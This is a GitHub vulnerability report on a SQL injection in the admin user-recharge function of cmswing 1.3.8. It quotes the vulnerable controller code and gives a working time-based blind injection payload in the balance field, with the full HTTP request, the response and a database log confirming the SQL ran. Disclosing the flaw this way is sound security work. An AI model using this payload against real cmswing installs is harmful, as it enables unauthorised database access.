New issue

Jump to bottom

Vulnerability Report: cmswing 1.3.8 user recharge sql injection #51

⊙ Open **jiguangsdf** opened this issue on Oct 10, 2019 · 0 comments

jiguangsdf commented on Oct 10, 2019

Find a code execution vulnerability in cmswing project version 1.3.8，Details can be found in the analysis below.

Vulnerability Location

The vulnerability lies in the `rechargeAction` function in the `cmswing/src/controller/admin/user.js`


```
async rechargeAction() {
  if (this.isAjax('POST')) {
    const data = this.post();
    const self = this;
    const insertId = await this.db.transaction(async() => {
      await self.db.where({id: data.id}).increment('amount', data.balance);
      const amount_log = await self.db.where({id: data.id}).getField('amount', true);
      return await self.model('balance_log').db(self.db.db()).add({
        admin_id: self.user.uid,
        user_id: data.id,
        type: 2,
        time: new Date().valueOf(),
        amount: data.balance,
        amount_log: amount_log,
        note: `管理员 (${await get_nickname(self.user.uid)}) 为您充值, 充值的金额为: ${data.balance} 元`
      });
    });

    if (insertId) {
      return this.success({name: '充值成功!'});
    } else {
      return this.fail('充值失败!');
    }
  } else {
    const id = this.get('ids');
    const name = await get_nickname(id);
    this.assign('name', name);
    this.assign('id', id);
    this.meta_title = '会员充值';
    return this.display();
  }
}
```

The variable `data.balance` represents the amount of recharge. The function rechargeAction increases the amount of money by the specified user, but lacks sufficient checks for `data.balance`, which results in SQL injection when database update operation is performed.

Local Test

Enter the background of the system, select user recharge


127.0.0.1:8360/admin/user/index
CMSWING
admin
javascript:;
查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 代码草稿纸 DOM 无障碍环境 Hackbar
过滤 URL
所有 HTML CSS JS XHR 字体 图像 媒体 WS 其他 持续日志 禁用缓存 不节流 HAR

会员充值


输入要充值的金额

version(),1)=5,sleep(5),sleep(10))) 元

关闭 充值

状态	方法	域名	文件	触发源头	类型	传输	大小
200	GET	127.0.0.1:8360	app.css	stylesheet	css	已缓存	101.56 KB
200	GET	127.0.0.1:8360	app.css	stylesheet	css	已缓存	101.56 KB
200	GET	127.0.0.1:8360	bootstrap.css	stylesheet	css	已缓存	118.34 KB
200	GET	127.0.0.1:8360	bootstrap.css	stylesheet	css	已缓存	118.34 KB
200	GET	127.0.0.1:8360	bootstrap.css	stylesheet	css	已缓存	118.34 KB

Modify the `balance` to `(select if(left(version(),1)=5,sleep(5),sleep(10)))` . it was found that the replenishment was successful and the response time was extended by 5 seconds, proving that our statement was successfully injected into the database for execution.




```
POST /admin/user/recharge HTTP/1.1
Host: 127.0.0.1:8360
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 66
DNT: 1
Connection: close
Referer: http://127.0.0.1:8360/admin/user/index?page=1
Cookie: thinkjs=c411cda6-e876-47ce-9d55-71eabde8fd55;
Hm_lvt_db1838bfd0b81ebff469f5ef62a0621a=1568018171;
Hm_lpvt_db1838bfd0b81ebff469f5ef62a0621a=1568074899;
UM_distinctid=16d15849bfea-08037f72717729-12666d4a-13c680-16d15849c00203;
CNZZDATA1277354711=1026187941-1568023215-null%7C1568023215;
CNZZDATA1277627309=2052320193-1568022583-null%7C1568022583;
PHPSESSID=bc1s784v131bcnmrika821qhgh

balance=(select if(left(version(),1)=5,sleep(5),sleep(10)))&id=470
```

```
HTTP/1.1 200 OK
X-Powered-By: thinkjs-3.2.10
Content-Type: application/json; charset=utf-8
X-Response-Time: 5047ms
Content-Length: 55
Date: Tue, 10 Sep 2019 02:42:17 GMT
Connection: close

{"errno":0,"errmsg":"","data":{"name":"充值成功!"}}
```

Database Execution Log



```
[2019-09-10T10:42:11.970] [8127] [INFO] - SQL: SELECT `role_id` FROM `cmswing_auth_user_role` WHERE ( `user_id` = 1 ) LIMIT 1, Time: 4ms
[2019-09-10T10:42:11.980] [8127] [INFO] - SQL: SELECT * FROM `cmswing_menu` WHERE ( `hide` = 0 ) AND ( `is_dev` = 0 ) AND ( `group` = '10' ) ORDER BY sort asc
, Time: 8ms
[2019-09-10T10:42:11.983] [8127] [INFO] - SQL: SELECT * FROM `cmswing_menu` WHERE ( `hide` = 0 ) AND ( `is_dev` = 0 ) AND ( `group` = '20' ) ORDER BY sort asc
, Time: 3ms
[2019-09-10T10:42:11.987] [8127] [INFO] - SQL: SELECT * FROM `cmswing_menu` WHERE ( `hide` = 0 ) AND ( `is_dev` = 0 ) AND ( `group` = '40' ) ORDER BY sort asc
, Time: 3ms
[2019-09-10T10:42:11.993] [8127] [INFO] - SQL: SELECT * FROM `cmswing_menu` WHERE ( `hide` = 0 ) AND ( `is_dev` = 0 ) AND ( `group` = '99' ) ORDER BY sort asc
, Time: 4ms
[2019-09-10T10:42:11.996] [8127] [INFO] - SQL: SELECT COUNT(*) AS think_count FROM `cmswing_approval` LIMIT 1, Time: 2ms
[2019-09-10T10:42:11.999] [8127] [INFO] - SQL: START TRANSACTION, Time: 1ms
[2019-09-10T10:42:16.999] [8127] [INFO] - SQL: UPDATE `cmswing_member` SET `amount`=`amount`+(select if(left(version(),1)=5,sleep(5),sleep(10))) WHERE ( `id`
= '470' ), Time: 5000ms
[2019-09-10T10:42:17.003] [8127] [INFO] - SQL: SELECT `amount` FROM `cmswing_member` WHERE ( `id` = '470' ) LIMIT 1, Time: 4ms
[2019-09-10T10:42:17.008] [8127] [INFO] - SQL: INSERT INTO `cmswing_balance_log` (`admin_id`,`user_id`,`type`,`time`,`amount`,`amount_log`,`note`) VALUES (1,'
470',2,1568083337003,0,20074,'管理员 (admin) 为您充值, 充值的金额为: (select if(left(version(),1)=5,sleep(5),sleep(10))) 元'), Time: 3ms
[2019-09-10T10:42:17.011] [8127] [INFO] - SQL: COMMIT, Time: 3ms
[2019-09-10T10:42:17.012] [8127] [INFO] - POST /admin/user/recharge 200 5047ms
[2019-09-10T10:43:00.012] [8124] [INFO] - SQL: SELECT `id` FROM `cmswing_order` WHERE ( `pay_status` = 0 ) AND ( `status` = 2 ) AND ( `create_time` < 15679969
80007 ) AND ( `type` = 0 ), Time: 5ms
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant